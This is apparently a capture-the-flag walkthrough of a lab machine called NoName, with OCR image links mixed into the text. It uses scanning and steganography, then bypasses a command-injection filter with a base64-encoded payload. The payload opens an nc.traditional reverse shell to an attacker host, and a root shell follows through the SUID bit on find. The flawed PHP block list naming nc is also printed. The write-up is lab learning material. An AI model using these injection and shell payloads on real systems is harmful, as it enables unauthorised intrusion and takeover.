
OffensiveSecurity – NoName

Alberto Gómez

First, I did a *nmap* scan:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -Pn 192.168.241.15
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-07 15:57 EDT
Nmap scan report for 192.168.241.15
Host is up (0.037s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 59.45 seconds
```


The index page of the web service has a form that is supposed to execute a PING command, but it does nothing:



Next, I did directory enumeration:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.241.15 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.241.15
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/07 16:00:23 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/admin                (Status: 200) [Size: 417]
```

On ‘admin’ page, we can see this comment:




That makes me think that there must be some information hidden on some image from this page and ‘harder’ is the passphrase to decrypt it.

I downloaded all the images and founded hidden data in one of them:


```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf haclabs.jpeg
Enter passphrase:
wrote extracted data to "imp.txt".

┌──(kali㉿kali)-[~]
└─$ cat imp.txt
c3VwZXJhZG1pbi5waHA=

┌──(kali㉿kali)-[~]
└─$ base64 -d imp.txt
superadmin.php
```

On ‘superadmin.php’ we have a similar webpage that indeed makes PING executions. We should try some command injection.

After several tries, I realized there was some filtering on the web code trying to avoid command injection. The ‘;’ character is banned, but ‘|’ is allowed. The ‘pwd’ command is banned, but ‘id’ is allowed.



Doing some research, I learnt that we can bypass string filters by splitting words with the ‘\0’ character. I tried it and got to execute ‘pwd’ with ‘| p\wd’:



Listing the directory with ‘| l\s’ I saw the superadmin.php file and tought about printing it so I could see the filtering rules. As it is PHP code, I used BurpSuite to be able to see it.

I run '| c\at superadmin.php' and got this answer:

```
<?php
if (isset($_POST['submitt']))
{
$word=array(";","&&","/","bin","&"," &&","ls","nc","dir","pwd");
$pinged=$_POST['pinger'];
$newStr = str_replace($word, "", $pinged);
if(strcmp($pinged, $newStr) == 0)
{
$flag=1;
}
else
{
$flag=0;
}
}
```

Indeed, it was filtering the ';' the 'ls' and the 'pwd'. Let's try to bypass it to execute a reverse shell or something of value.

Here I found out about a Command Injection bypass that is using base64 encoding and decoding the command later.

I was trying to use it with the '*nc*' and '*bash*' commands to get a reverse shell, but it didn't work. So looking it up I found the nc.traditional command, which was present on the machine.

First, I encoded the command.

```
┌──(kali㉿kali)-[~]
└─$ echo 'nc.traditional -e /bin/bash 192.168.45.210 8888' | base64
bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNDUuMjEwIDg4ODgK
```

Then, appended it to the rest of the command to insert on the web input:

| $(echo bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNDUuMjEwIDg4ODgK | base64 -d)

Started a listener, submitted the form and got the reverse shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.45.210] from (UNKNOWN) [192.168.241.15] 51648
python3 -c "__import__('pty').spawn('/bin/bash')"
www-data@haclabs:/var/www/html$
```

Enumerating the machine, I see there are two users:

```
www-data@haclabs:/var/www/html$ ls /home
ls /home
haclabs  yash
www-data@haclabs:/var/www/html$
```

And found the first flag on yash's home:

```
www-data@haclabs:/home/yash$ ls -la
ls -la
total 36
drwxr-xr-x 5 yash yash 4096 Jul 10  2020 .
drwxr-xr-x 4 root root 4096 Jan 27  2020 ..
-rw------- 1 yash yash    0 Mar 16  2020 .bash_history
-rw-r--r-- 1 yash yash 3771 Jan 27  2020 .bashrc
drwx------ 2 yash yash 4096 Feb  9  2020 .cache
drwx------ 3 yash yash 4096 Jan 27  2020 .gnupg
drwxrwxr-x 3 yash yash 4096 Jan 27  2020 .local
-rw-r--r-- 1 yash yash  807 Jan 27  2020 .profile
-rw-rw-r-- 1 yash yash   77 Jan 30  2020 flag1.txt
-rw-r--r-- 1 yash yash   33 Jul  8 00:36 local.txt
www-data@haclabs:/home/yash$ cat local.txt
cat local.txt
789c69bc4466d800d2853d02ce4378f7
www-data@haclabs:/home/yash$
```

I looked for SUID bits with the command '*find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;*' and found that the '*find*' command had it set.

I executed the following command found on ***GTOBins*** to escalate privileges with SUID bit on the '*find*' command:

```
www-data@haclabs:/var/www/html$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# cat /root/proof.txt
cat /root/proof.txt
07c2a3ea99da8291ff6ac5ca18bc6c72
#
```

And found the final flag.